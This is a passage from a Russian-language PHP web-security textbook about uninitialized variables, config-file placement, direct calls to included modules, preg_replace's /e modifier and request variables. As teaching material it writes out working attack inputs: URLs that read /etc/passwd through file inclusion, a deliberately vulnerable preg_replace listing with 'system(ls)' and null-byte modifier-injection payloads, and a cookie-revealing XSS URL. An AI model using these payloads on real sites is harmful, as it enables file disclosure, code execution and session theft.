


Рис. 3.4. Web-страница, сформированная с помощью шаблона

Теперь нам нужно найти код, который будем изменять. Можно найти этот код — если кликнуть на кнопке со стрелкой и потом кликнуть на выпадающем списке. Второй способ — кликнуть правой кнопкой по выпадающему списку и в выпадающем списке выбрать **Inspect**. В обоих случаях результат один и тот же — в окне слева внизу в дереве должен быть подсвечен элемент с именем select, который как раз и является выпадающим в списке. Мы можем изменить `value` для любого из элементов, просто дважды кликните на цифре 4 напротив элемента Contacts и на-

жмите любую цифру, например 7. Теперь если выбрать **Contacts** и нажать кнопку **Go**, то на сервер в качестве параметра `where` полетит цифра 7, а не 4.

Самое страшное в такой атаке, что программист не думает проверять содержимое `$file` на опасные символы, потому что никто не подозревает, что на переменную сможет воздействовать хакер. А проверять и не нужно, нужно просто обязательно инициализировать переменную. Программист обязан предусмотреть все возможные направления выполнения кода, и если переменная рискует остаться не инициализированной, то до ее использования необходимо присвоить значение по умолчанию.

В данном случае значение автоматически создаваемой переменной попадает в функцию `include`, а значит, хакер сможет сделать все, о чем мы говорили ранее *(см. разд. 3.1.2)*. Все зависит от того, как настроены права доступа: какие файлы может увидеть хакер и какие команды может выполнять. Если бы эта переменная передавалась в SQL-запрос, то хакер получил бы возможность реализовать атаку "SQL-инъекция".

Как хакеры ищут подобного рода ошибки? Без наличия исходного кода найти проблему переменной без начального значения достаточно сложно, поэтому, если на вашем web-сервере используются самостоятельно написанные сценарии, сделайте так, чтобы они не попали в руки хакера. Это значит, что не нужно афишировать где-то их код, ограничить доступ и не создавать резервные копии на сервере.

Сокрытие исходных кодов — это не защита, но все же вероятность того, что хакер узнает о существовании в коде какой-то переменной, которая не инициализируется и эксплуатируется, очень низкая.

Если исходный код недоступен, то хакер будет пытаться передать через все найденные параметры неправильные значения. Нет, это не должен быть мусор, который приведет к банальной ошибке, это должны быть именно неправильные значения, которые могут обрабатываться. Например, если переменная должна содержать численное значение, то хакер будет пытаться передать максимально большое число, которое, при отсутствии проверки, сценарий не обработает, вследствие чего переменная окажется пустой. Помимо этого, можно попытаться не указывать определенные параметры, ведь может быть случай, когда переменная в коде не принимает значения при отсутствии определенного параметра, например:

```
if (isset($_GET['where']))
 {
  $file = ''; // Инициализация
  if ($_GET['where']==1)
    $file = 'news/news.html';
 }
include($file);
```

В данном случае, если параметр `where` передан сценарию, то переменная `$file` будет инициализирована корректно, иначе окажется пустой.

Но все эти старания хакера будут бессмысленны, если он не узнает, какую переменную нужно использовать. Об этом может сообщить только исходный код, сообщение об ошибке от web-сервера или банальный подбор. Подбор — это из области фантастики, а первого и второго достаточно легко избежать, если сценарии написаны самостоятельно. Главное, чтобы эти сценарии минимально отображали информацию об ошибках, а сохраняли эту информацию в файлах журнала. Именно ошибки могут сообщить хакеру много интересного, поэтому лучше не отображать их.

Если на web-сервере включено отображение ошибок и предупреждений, то при определенных условиях может появиться сообщение типа:

```
Notice: Undefined variable: dbname in /var/www/html/ index.php on line 2
```

В данном случае нам сообщают, что во второй строке кода сценария index.php есть необъявленная переменная. Возможно, что она содержит ошибку. Почему возможно? Дело в том, что программисты для защиты могут просто явно уничтожать переменные в самом начале сценария с помощью функции `unset`:

```
unset(dbname);
```

В этом случае, даже если вы попытаетесь передать значение переменной `dbname` в виде параметра, то она будет автоматически создана и тут же уничтожена в функции `unset`.

Как видите, наличие кода очень желательно для поиска таких уязвимостей. Уж слишком много может быть "а если", и очень сложно искать уязвимость, не зная имен переменных и логики выполнения сценария.

3.4. Принцип модульности

Только самый простой web-сайт может состоять из одного файла сценария. Конечно, в один большой файл можно впихнуть очень много, но стоит ли это делать? Сопровождать такой сценарий будет проблематично, да и на производительности это скажется отрицательно.

Намного эффективнее разделить программу на несколько частей. Например, код раздела новостей поместить в файл news.php, а код сценария с каталогом товара — в файл products.php, и в зависимости от выбора пользователя выполнять тот или иной сценарий. Такой web-сайт сопровождать намного проще. Если вы хотите внести изменения в ленту новостей, то соответствующий код легко найти в небольшом файле news.php.

Но когда программа состоит из нескольких файлов, при несоблюдении простых мер безопасности могут возникнуть серьезные проблемы. Далее мы рассмотрим эти проблемы, правда, некоторые их решения будут представлены только для PHP-сценариев.

3.4.1. Конфигурационные файлы

Когда на web-сервере работает некоторое количество сценариев, то возникает ситуация, когда нескольким из них требуется доступ к одному ресурсу. Например, если вы используете базу данных, то для получения последних новостей необходимо сначала подключиться к СУБД. Чтобы получить информацию о выбранном продукте и отобразить ее на web-странице, необходимо также подключиться к базе данных. А для подключения к ней необходимы: адрес СУБД, где она расположена (если она расположена на другом компьютере), имя пользователя, пароль и имя самой базы данных.

Хранить разделяемую информацию в каждом файле сценария невыгодно. Допустим, что хакер узнал пароль доступа к базе данных, и в этом случае придется его изменить, а потом подкорректировать все файлы сценариев, иначе они не смогут подключиться к ней. Это утомительное занятие, поэтому разделяемую информацию лучше хранить в одном месте.

Где хранить разделяемую информацию? Для этих целей можно использовать простой текстовый файл и подключать его с помощью функции `include`, ведь все подключаемые файлы выполняются, как будто в них есть PHP-код. И вот тут возникает очень серьезная проблема.

На первый взгляд, напрашивается вариант с именем файла config и расширением типа dat или cfg. Допустим, что вы сохранили параметры в файле config.dat. Если обратиться к этому файлу напрямую из браузера, то web-сервер позволит пользователю увидеть содержимое файла, а если там пароли доступа к базе данных, то можете считать, что база данных потеряна для вас.

Как же тогда хранить разделяемые параметры? Самый простой вариант — нужно файлам дать расширение php. В этом случае web-сервер будет их выполнять, и если вы сами не напишете кода, показывающего скрытые данные, то хакер ничего не увидит.

Второй способ — не самый лучший, но рабочий: создать правила доступа к файлу с помощью .htaccess. Просто запретить удаленный доступ к файлу, и хакер, подключенный удаленно, не сможет просмотреть его, зато ваши сценарии, находящиеся на web-сервере, локально смогут его использовать.

Третий способ, наиболее предпочтительный, на мой взгляд, — хранить файлы конфигурации за пределами папки, которая доступна web-серверу. Например, публичные файлы можно расположить в /var/www/mywebsite/public, и нужно настроить web-сервер так, чтобы он указывал именно на эту папку. Все, что выше public, не будет доступно web-серверу, и пользователь не сможет это загрузить, а значит, если положить конфигурацию в /var/www/mywebsite/config.php, то этот файл будет в безопасности.

Давайте рассмотрим вышесказанное на примере:

```
<?
 $dbname = 'MyDatabase';
```

```
 $dbusername = 'piter';
 $dbpass = 'qwerty';
?>
```

Если эти данные будут в папке-файле /var/www/mywebsite/public/config.dat, то, набрав URL **http://server/config.dat**, хакер увидит содержимое файла. Но если расширение будет .php, то web-сервер попытается выполнить его, а так как здесь кода как такового нет, а только объявление переменных, значит результатом будет просто пустая web-страница и хакер ничего не увидит. Так что лучше хранить конфигурацию в файле config.php или options.php.

Чтобы использовать этот файл, достаточно его подключить с помощью функции `include` (листинг 3.11).

Листинг 3.11. Использование опций из конфигурационного файла

```
<?
 // Здесь переменные еще не существуют
 print("<p><b>Database name:</b> $dbname </p>");
 print("<p><b>Database user name:</b> $dbusername </p>");
 print("<p><b>Database password:</b> $dbpass </p>");

 // Подключаем файл
 include("options.php");

 // А здесь переменные уже существуют
 print("<p><b>Database name:</b> $dbname </p>");
 print("<p><b>Database user name:</b> $dbusername </p>");
 print("<p><b>Database password:</b> $dbpass </p>");
?>
```

Переменные с их значениями, прописанными в файле конфигурации, будут доступны только после подключения и не ранее. В результате выполнения этого кода вы увидите в браузере:

```
Notice: Undefined variable: dbname in /var/www/html/options/index.php
on line 2
Database name:
Notice: Undefined variable: dbusername in /var/www/html/options/index.php on
line 3
Database user name:
Notice: Undefined variable: dbpass in /var/www/html/options/index.php
on line 4
Database password:
Database name: MyDatabase
Database user name: piter
Database password: qwerty
```

До подключения файла с опциями переменные `$dbname`, `$dbusername` и `$dbpass` не существуют, поэтому при обращении к ним мы увидели соответствующие сообщения. После подключения ошибок уже нет, и все переменные корректно заполнены.

Если есть возможность, то конфигурационные файлы лучше вынести за пределы корня каталога, доступного через web. Например, если корень вашего web-сайта на диске /var/www/mywebsite/public/, то достаточно положить файл в каталог /var/www/mywebsite/, и хакер уже не сможет напрямую обратиться к нему. Но если вы пользуетесь услугами стороннего провайдера, то следует учесть, что не каждый дает доступ к каталогам вне корня web-сайта. Раньше большинство хостингов ограничивали посетителей только доступом к папке, которая доступна web-серверу /var/www/mywebsite/public/, но сейчас уже, кажется, все стали предоставлять более гибкий доступ.

Расширение php должно быть не только у конфигурационных файлов. Промежуточные файлы, которые мы будем рассматривать далее *(см. разд. 3.4.2)*, также должны иметь такое расширение. Любой файл, который содержит код или объявления переменных, должен быть защищен и закрыт от просмотра.

Например, для подключаемых файлов с кодом, которые не вызываются пользователем напрямую, а только используются другими сценариями, раньше выбирали расширения dat или inc. Это приводило к таким же проблемам, как и в случае с конфигурацией: содержимое файлов может стать доступно всем любопытным через прямой доступ в браузере.

3.4.2. Промежуточные модули

Некоторые функции используются в нескольких сценариях, поэтому их очень часто выносят в отдельные модули и потом подключают точно так же, как и конфигурационные файлы. Отличие этих файлов в том, что они содержат не просто объявление переменных, а код, который выполняется web-сервером.

Давайте рассмотрим классическую задачу создания универсального кода сценария, который может формировать web-страницу с разным оформлением. Основная задача — написать сценарий так, чтобы для смены оформления приходилось приложить минимум усилий. Давайте разобьем сценарий на несколько частей. Для начала посмотрим на конфигурационный файл:

```
<?
 $pagetop = './template/top.htm';
 $pagebottom = './template/bottom.htm';
?>
```

Эту информацию мы сохраним в файле options.php. Здесь всего две переменные, но они определяют положение шапки и подвала web-страницы. Чтобы изменить внешний вид web-страницы, достаточно только поменять эти параметры, чтобы они указывали на новую шапку или подвал.

Но если эти файлы подключать напрямую в каждом сценарии, то в случае смены дизайна мы сможем изменить только внешний вид web-страницы, но не логику ее создания. Поэтому шапку web-страницы поместим в файл maketop.php, а подвал — в makebottom.php. Давайте рассмотрим примерное содержимое этих файлов. Для начала файл maketop.php:

```
<?
 // Здесь логика, необходимая до подключения шапки
 include($pagetop);
 // Здесь логика, необходимая после подключения шапки
?>
```

А теперь посмотрим на файл makebottom.php:

```
<?
 // Здесь логика, необходимая до подключения шапки
 include($pagebottom);
 // Здесь логика, необходимая после подключения шапки
?>
```

В реальной жизни лучше делать сайты с использованием паттерна MVC (Model View Controller), а дизайн сайта можно изменить с помощью CSS (Cascading Style Sheets) до неузнаваемости, поэтому не воспринимайте этот код как правильное решение подобной задачи, как раз наоборот, — мы чаще рассматриваем не самые лучшие решения и обсуждаем их проблемы.

Все подготовительные действия выполнены, и можно уже посмотреть на шаблон каждого сценария на web-сервере:

```
<?
 include("options.php");
 include("maketop.php");

 // Here you must place body creation code

 include("makebottom.php");
?>
```

Сначала подключается файл с опциями, которые будут использоваться для подключения файлов шапки и подвала. После этого подключается файл формирования шапки, идет код создания основной части web-страницы и, конечно же, файл формирования подвала. Допустим, что этот шаблон мы сохранили в файле index.php. Нам достаточно только добавить в шаблон код, который сформирует центральную часть, которая изменяется, а неизменная для всего web-сайта шапка и подвал будут подключены.

На первый взгляд, шаблон безопасен. Даже если хакер попытается передать сценарию параметр с именем `$pagetop`, то он будет заменен корректным значением при подключении файла options.php. А что если пользователь будет обращаться напрямую к файлу maketop.php или makebottom.php? В этом случае переменные `$pagetop` и `$pagebottom` существовать не будут, а значит, если переменные для передаваемых

параметров создаются автоматически, то вы сможете использовать уязвимость подключаемых файлов. Например, следующий пример URL подключает файл с именами пользователей /etc/passwd: **http://servername/maketop.php?pagetop=/etc/passwd**. То же самое можно сделать и через сценарий формирования подвала web-страницы: **http://servername/makebottom.php?pagebottom=/etc/passwd**.

Самое опасное в этом, что программист надеется, что эти параметры пользователь не сможет увидеть и воздействовать на них, а значит, они не требуют проверки. А проверки и не нужны, надо просто действительно запретить изменение переменных. В данном случае для этого необходимо запретить прямой вызов промежуточных файлов, которые содержат код.

Простейший способ защиты: в файлах, которые должны вызываться напрямую, объявить какую-то константу. Например, в следующем коде шаблона в самом начале web-страницы объявляется константа `PROTECT`, равная единице:

```
<?
 define('PROTECT', 1);
 include("options.php");
 include("maketop.php");

 // Здесь должен быть код центральной части web-страницы

 include("makebottom.php");
?>
```

Теперь в каждом промежуточном файле достаточно проверить: если константа не существует, то данный сценарий не подключается из шаблона, а вызывается через строку URL:

```
<?
 if (!defined('PROTECT'))
  die('Do not crack my site please');

 include($pagetop);
?>
```

Теперь, если напрямую обратиться к файлу maketop.php, то вы увидите на web-странице просьбу не взламывать этот web-сайт: "Do not crack my site please".

Вот такая простая защита позволяет оградиться от вызова промежуточных файлов напрямую. При этом абсолютно не нужно проверять переменные, ведь теперь пользователь не сможет на них воздействовать.

Некоторые программисты предпочитают заводить для этих целей простую переменную и присваивать ей определенное значение. Смысл тот же самый, только вместо константы используется переменная. Способ хороший и будет работать, но только если запрещена автоматическая регистрация переменных для передаваемых параметров или хакер не знает исходного кода.

Следующий способ запрета прямого доступа к сценариям уже должен быть вам известен *(см. разд. 3.4.1 и 3.2.2)* — я имею в виду использование файла .htaccess. Так как необходимо запретить прямой вызов сценария извне, то это легко реализовать с помощью прав доступа.

Что выбрать — .htaccess или константы? Я предпочитаю использовать оба варианта и иногда даже одновременно. Почему? Потому что оба метода имеют свои недостатки, которые вы должны знать:

- если использовать константы, то может возникнуть ситуация, когда вы просто забудете сделать необходимую проверку, и файл станет доступным для прямого обращения через URL. Все мы люди, все мы иногда упускаем что-то из виду или банально забываем сделать;
- можно прописывать каждый файл в отдельности в .htaccess, но вы также можете забыть сделать это для определенного файла;
- можно создать отдельный каталог, запретить прямой доступ к файлам в этом каталоге извне и складывать сюда все промежуточные модули. Но тут может возникнуть следующая ситуация: один файл понадобится в другом месте с минимальными изменениями, вы создаете копию в другом каталоге, вносите изменения и получаете уязвимость, потому что в новом каталоге может и не быть защиты через файл .htaccess.

Найти промежуточные модули достаточно сложно, если вы не имеете даже малейшего представления об исходном коде программы. Возможно, именно на это надеются программисты, когда пишут сценарии для определенного web-сайта. Раз этот код нигде больше не будет использоваться и его никто не увидит, значит, не стоит обращать внимания на такие мелочи. Но это все же ошибка. Есть много случаев, когда исходные коды уходили из достаточно защищенных компаний: например, был подобный случай с интеллектуальной собственностью Microsoft, о котором наслышан весь мир. А если хакер задастся целью украсть исходные коды у небольшой компании или программиста-одиночки, то вполне возможно, что у него это получится с помощью трояна или социальной инженерии.

Но есть способ лучше — поместить промежуточные файлы за пределы доступа web-сервера, как мы это делали с конфигурационными файлами, чтобы хакер не смог обращаться к ним напрямую. Для того, чтобы мы могли подключить PHP-файл из своего кода, он не обязан находиться в той же папке и быть доступным web-серверу. Мы же смогли подключить /etc/passwd, который находится совершенно в другом месте, и точно так же хакер сможет подключить файл из любой другой папки.

Если web-сервер настроен на /var/www/mywebsite/public/, то пользователь сможет по умолчанию получить доступ ко всем файлам в этой папке и любых подпапках. Но если подключаемые файлы поместить в /var/www/mywebsite/src, то к ним прямого доступа не будет.

Даже если исходники утекут в сеть или если это открытый проект, информация о расположении промежуточных файлов никак не поможет взломщику, потому что прямого доступа к ним через строку URL все равно не будет.

Обращение к файлам напрямую чревато и тем, что хакер может обойти проверку корректности данных. Допустим, что скрипт index.php проверяет параметры, а использует в подключаемом файле top.php. Если загружать index.php, то все будет прекрасно, в случае неверных значений сайт просто не будет выполняться или покажет корректную ошибку.

Но если выполнить top.php и передать какие-то данные прямо ему: **http://phpbook/top.php?file=/etc/passwd**, то при отсутствии проверки на корректность в этом файле хакер сможет обойти защиту и выполнить код, который не должен быть выполнен.

3.4.3. Скрытые функции

Иногда бывает необходимость создать на web-сайте функцию, которая не должна быть доступна всем. Например, на форуме может быть возможность управления сообщениями, и ссылки на сценарии, которые используются для администрирования, могут быть скрыты от постороннего взгляда. Но если при вызове этих функций нет аутентификации, то хакер получит скрытые возможности, узнав эти ссылки и обратившись к ним напрямую.

Перед выполнением каждой операции вы должны проверять, а разрешено ли это делать пользователю, который запрашивает операцию. Не раз случались проблемы, когда программист проверял разрешение только на начальную загрузку функции, а не на выполнение. Если хакер узнает, что есть возможность напрямую выполнить действие, он сможет этим воспользоваться без авторизации.

Проверяйте авторизацию как перед отображением доступных администратору действий, так и перед выполнением этих действий.

3.5. Проверка корректности параметров

Очень интересный вариант проверки параметров я видел в одной из бесплатно распространяемых программ. В самом начале каждого сценария вызывалась функция, которая проверяла абсолютно все параметры. Как это реализовать? Для начала посмотрим на функцию, назовем ее `universaladdslashes` (листинг 3.12), которая будет производить проверку отдельного параметра, а потом посмотрим, как ею можно пользоваться.

Листинг 3.12. Функция проверки параметра

```
function universaladdslashes($var)
{
if (is_array($var))
```

```
 {
  // Если переменная является массивом...
  $outvar = array();

  foreach ($var as $k => $v)
   $outvar[$k] = universaladdslashes($v);

  return $outvar;
 }
 else
 {
  // Если переменная простого типа
  return addslashes($var);
 }
}
```

Секрет функции достаточно прост: она получает в качестве параметра переменную и проверяет, является ли она массивом. Если да, то проверяются все элементы этого массива. Если же это просто переменная, то проверяем только одно значение с помощью функции `addslashes`. Зачем? В *главе 5* мы будем говорить об уязвимости SQL-инъекции, и экранирование с помощью `addslashes` когда-то было достаточно эффективным методом защиты. Нужно было проверять параметры на одинарные кавычки, которые могли приводить к уязвимости, и в данном случае программист решил проверять совершенно все параметры и заранее экранировать их, несмотря на то, используется параметр некорректно или нет.

У PHP была примерно такая же встроенная возможность, когда можно было в php.ini файл добавить строку:

```
magic_quotes_gpc = on
```

И в этом случае PHP будет экранировать одинарную кавычку, но эта функция была признана устаревшей в PHP 5.3 и удалена в 5.4.

А вот теперь открываем завесу над проверкой всех параметров, получаемых от пользователя. Так как параметры передаются через массивы, то достаточно проверить их с помощью функции `universaladdslashes`, которая проверит каждый элемент:

```
$_GET = universaladdslashes($_GET);
$_POST = universaladdslashes($_POST);
$_ENV = universaladdslashes($_ENV);
$_COOKIE = universaladdslashes($_COOKIE);
$_FILES = universaladdslashes($_FILES);
$_SERVER = universaladdslashes($_SERVER);
```

Конечно, это идеальный случай, и может потребоваться проверка еще и функцией `htmlspecialchars`, как показано в листинге 3.13. Эта функция защищает от атаки XSS, о которой мы будем говорить в *главе 10*.

Листинг 3.13. Функция проверки параметра

```
function universaladdslashes($var)
{
if (is_array($var))
 {
  // Если переменная является массивом...
  $outvar = array();

  foreach ($var as $k => $v)
  {
   $outvar[$k] = universaladdslashes($v);
   $outvar[$k] = htmlspecialchars($outvar[$k]);
  }
  return $outvar;
 }
 else
 {
  // Если переменная простого типа
  $var = htmlspecialchars($var);
  return addslashes($var);
 }
}
```

Теперь уже помимо выполнения функции `addslashes` выполняется и функция `htmlspecialchars`. Иногда может потребоваться проверка некоторых параметров по отдельному алгоритму, поэтому этот универсальный метод не может являться панацеей от всех бед. Но может служить определенной начальной базой.

От SQL-инъекции сейчас можно и нужно защищаться по-другому, так что `addslashes` уже не имеет той ценности. Но стоит ли делать такую защиту? Опять же, на ошибках учатся, поэтому давайте поговорим о такой защите.

В принципе, она могла работать в 90-е годы вполне успешно для простых сценариев, если не делать никаких исключений. Но что, если у вас есть сценарий, который получает от пользователя какой-то свободный текст, и его не нужно экранировать, а только использовать как есть? В этом случае программист начинает делать костыли, писать какие-то обходные маневры и добавлять что-то типа исключения:

```
if ($var != 'specificvalue')
  $var = htmlspecialchars($var);
```

Здесь происходит проверка, если параметр не равен `specificvalue`, то экранировать, а если равен, то игнорировать. То есть параметр с именем `specificvalue` не будет экранироваться. В этом случае мы просто должны быть уверены, что параметр не используется так, как это может привести к уязвимости. Но каждый такой костыль и исключение снижают безопасность и делают код более хрупким.

Я бы не строил универсальных защит таким образом. Да, они выглядят безопасно, но… Мы лучше поговорим о уже проверенных временем методах защиты в соот-

ветствующих главах. Сейчас же я только хотел указать о самом подходе универсальной защиты — теоретически она возможна, но есть способ лучше.

3.6. Проблема регулярных выражений

В большинстве книг вы можете встретить предложение использовать регулярные выражения для проверки того, что переданные данные корректны. Отличное решение, я сам использую этот метод. Но хочется вас предупредить о следующих нюансах:

- при написании регулярных выражений очень легко ошибиться, потому что их написание — занятие не из простых. По регулярным выражениям можно писать целые книги, и тут столько нюансов, что малейшая ошибка может привести к тому, что выражение будет работать некорректно;
- проверка данных на соответствие шаблонам — хорошо, но далеко не всегда гарантирует, что данные будут соответствовать шаблону, потому что может быть лазейка, благодаря которой регулярное выражение можно будет обмануть.

Дабы уменьшить вероятность ошибки, лучше использовать максимально простые и максимально жесткие шаблоны. Для этого нужно получать от пользователя только простые данные. Например, если пользователь должен передавать данные только из чисел, то нет смысла выдумывать регулярное выражение, которое опишет шаблон. Просто вырезаем все, кроме цифр, и можем быть уверенными, что никаких опасных символов в переменной не осталось.

3.7. Регулярные выражения Perl

В PHP есть поддержка двух вариантов регулярных выражений: PHP и Perl. Большинство программистов любят использовать именно второй вариант, и я не исключение. Уж слишком они удобные и мощные, но при использовании функции `preg_replace` еще и очень опасные. Регулярные выражения имеют следующий вид:

```
/строка/
```

Вместо символа слеша можно использовать любые другие символы, кроме букв, например:

```
#строка#
?строка?
```

Но чаще всего используются все же слеши. В конце регулярного выражения можно указать модификатор. Наиболее распространенными являются `i` и `e`. Первый говорит о том, что при поиске необходимо игнорировать регистр букв. Тут ничего опасного нет, а вот второй достаточно опасен, потому что позволяет выполнять PHP-код. Если в выражении используются переменные и хакер сможет внедрить в них свой код, то это серьезная уязвимость.

Давайте рассмотрим код, приведенный в листинге 3.14, и познакомимся с этой уязвимостью на простом примере.

Листинг 3.14. Уязвимость функции `preg_replace`

```
<HTML>
<HEAD>
<TITLE>Preg test</TITLE>
</HEAD>
<BODY>
<center><h3>Preg test</h3></center>
<hr>
<form name="syst" action="preg.php" method="get">
Команда: <input name="command" size=50>
Параметр: <input name="var" size=50>
<input type="submit" value="Find">
</form>
<hr>

<?
 if (isset($_GET['command']))
 {
  $command = $_GET['command'];
  $var = $_GET['var'];
  print("Executed command: <b>$command</b><P>");
  preg_replace("/(".$command.")/e", "\\1", $var);
  print($var);
 }
?>

</BODY>
</HTML>
```

Форма отображает два поля ввода: команда и параметр. Затем происходит проверка; если параметр `command` получен методом `GET`, то происходит его замена с помощью функции `preg_replace`. В общем виде эта функция выглядит следующим образом:

```
preg_replace(pattern, replace, var);
```

Функция ищет в параметре `var` строку, соответствующую регулярному выражению из первого параметра, и заменяет его значением второго параметра `replace`. Если указан модификатор `e`, то перед заменой происходит выполнение найденного кода.

А что если хакер может воздействовать на регулярное выражение и строку, в которой происходит поиск (первый и третий параметр)? Если третий параметр очень часто и есть передаваемое пользователем значение, то на первый он влиять не должен.

Давайте теперь рассмотрим сценарий из листинга 3.14. Здесь у нас и в первом, и в третьем параметре есть переменные, на которые влияет пользователь:

```
preg_replace("/".$command."/e", "\\1", $var);
```

А что если через параметр `command` передать `system\(ls\)`, а в параметре `var` передать `system(ls)`? Почему в первом случае перед скобками стоят слеши? Дело в том, что значение будет попадать в регулярное выражение, где круглые скобки имеют специальное значение, и чтобы они воспринимались просто как скобки, необходимо перед ними поставить слеши. В этом случае сценарий будет искать в `var` значение из `command`, и найдет, потому что в нашем случае эти параметры идентичны. А когда функция найдет соответствие, код будет выполнен. В данном случае в качестве кода передается PHP-функция `system` с командой `ls`, которая отображает содержимое текущего каталога.

Усложним задачу. Допустим, что в регулярном выражении используется модификатор `i`, который ничего не выполняет:

```
preg_replace("/".$command."/i", "\\1", $var);
```

Красиво, но тоже не безопасно, потому что в регулярном выражении все еще используется переменная, содержащая пользовательские данные, которая не подвергается проверке. В параметре `command` попробуем передать следующее выражение:

```
system\(ls\))/e%00
```

Давайте рассмотрим это выражение внимательнее. Для этого я разбил его на три части и выделил их пробелами:

```
system\(ls\)    )/e   %00
```

Первая часть — это команда, которую мы передавали и в прошлый раз, и ее необходимо выполнить. Вторая часть закрывает регулярное выражение и указывает модификатор `e`. Последняя часть — это нулевой байт, который является концом строки. Благодаря нулевому байту строка и вся оставшаяся часть регулярного выражения, которая прописана в сценарии, будет проигнорирована. Таким простым трюком мы подменили регулярное выражение и модификатор `i` заменили на `e`.

Проблема реализации данной атаки в том, что желательно знать исходный код сценариев. Не зная их, найти подобную ошибку очень сложно. Необходимо знать, в какие символы заключаются регулярные выражения и какие параметры используются. Не зная этого, подобрать необходимую комбинацию очень сложно. Большинство хакеров просто не будет связываться с данной задачей.

Напоминаю, что модификатор `e` в регулярном выражении используется только в функции `preg_replace`.

Не забываем, что это регулярное выражение Perl, а значит, что там тоже может быть подобная проблема. Почему "может быть"? Я этот язык знаю намного хуже и не могу утверждать этого наверняка.

3.8. Опасность переменных окружения

В PHP есть несколько переменных окружения. Посмотрим некоторые из этих переменных:

- `$SERVER_ADDR` — IP-адрес web-сервера, на котором запущен сценарий;
- `$SERVER_PORT` — порт web-сервера, к которому подключился клиент для выполнения запроса;
- `$SERVER_NAME` — имя хоста web-сервера;
- `$SERVER_PROTOCOL` — версия HTTP;
- `$REMOTE_ADDR` — IP-адрес компьютера, запросившего файл сценария;
- `$REMOTE_PORT` — порт удаленного компьютера, с которым установлено соединение;
- `$REQUEST_URI` — URL к файлу без имени домена или адреса web-сервера. Например, если был запрошен адрес **http://192.168.1.1/admin/index.php**, то эта переменная будет содержать значение "/admin/index.php";
- `$QUERY_STRING` — строка запроса, которая содержит список переданных параметров. Параметры разделены символом амперсанда, а сами параметры имеют вид "*имя=значение*";
- `$HTTP_USER_AGENT` — строка, идентифицирующая программу клиента, например название браузера, хотя ее значение не всегда соответствует действительности;
- `$HTTP_ACCEPT` — перечень файлов, которые может обработать клиент.

Далеко не все из этих переменных безопасны, потому что хакер может воздействовать на них. Дело в том, что некоторые параметры берутся из полученного от пользователя пакета, и нет гарантии, что не хакер подделал их. Например, переменная `$HTTP_USER_AGENT` указывает на браузер, который отправил запрос. Этот параметр заполняется браузером автоматически, но хакер легко может сформировать такой запрос, в котором `$HTTP_USER_AGENT` будут содержать неверные данные.

Давайте рассмотрим всю опасность на примере переменной `$REQUEST_URI`. Не доверяйте этому параметру, потому что хакер может легко повлиять на него. Допустим, что у вас есть следующий код формы:

```
<?
 print("<form action=\"http://".$SERVER_NAME.$REQUEST_URI\"
    method=\"post\">");

 // Здесь находятся элементы управления

 print("<input type=\"submit\" value=\"Submit\">");
 print("</form>");
?>
```

В данном случае форма передает введенные данные сценарию, адрес которого формируется из переменных `$SERVER_NAME` и `$REQUEST_URI`. Если объединить содержимое этих двух переменных, то мы получаем полный URL к текущему сценарию, то есть данные сценарий направит сам себе, но при этом URL будет определен динамически. Очень удобное решение, но опасное.

Допустим, что хакер введет в строке URL следующий адрес: **http://yoursite/index.php?"><script>alert(document.cookie)</script>**. В ответ на это окно браузера отобразит модальное окно, в котором будет отображено содержимое cookies. Да, хакер увидит свои cookies, но чтобы украсть данные другого пользователя, достаточно сделать так, чтобы жертва щелкнула на нужной ссылке, и подставить ей нужный JavaScript-код.

Это классическая XSS-атака, о которой более подробно мы поговорим в *главе 10*. Сейчас же мы только обозначили источник проблемы. А о самой проблеме и как с ней бороться, мы поговорим отдельно, потому что она не связана только с языком PHP, эта уязвимость присуща и другим языкам и платформам.

3.9. Выполнение в iframe

Вроде бы какая может быть проблема, если кто-то запустит ваше приложение внутри фрейма? Но нет, проблема действительно тут есть. Если вы разрешаете выполнение приложения во фрейме, то у хакера появляется возможность попробовать воровать данные ваших пользователей, и для этого есть несколько достаточно интересных методов атаки.

